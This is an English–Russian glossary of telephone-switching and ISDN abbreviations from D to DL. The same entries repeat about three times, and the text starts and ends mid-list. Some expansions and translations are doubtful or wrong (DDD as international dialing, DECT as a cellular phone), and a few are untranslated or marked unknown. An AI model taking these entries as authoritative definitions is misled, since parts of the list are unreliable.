DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0

DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления

DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных

DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных

DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала

DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током

DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор

DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования

DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS

DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог

DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя

DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация

D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата

DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку

DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения

DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов

DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования

DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS

DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла

DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс

DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)

DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI

DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы

DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы

DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины

DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение

DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание

DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор

DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения

DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26

DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение

DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
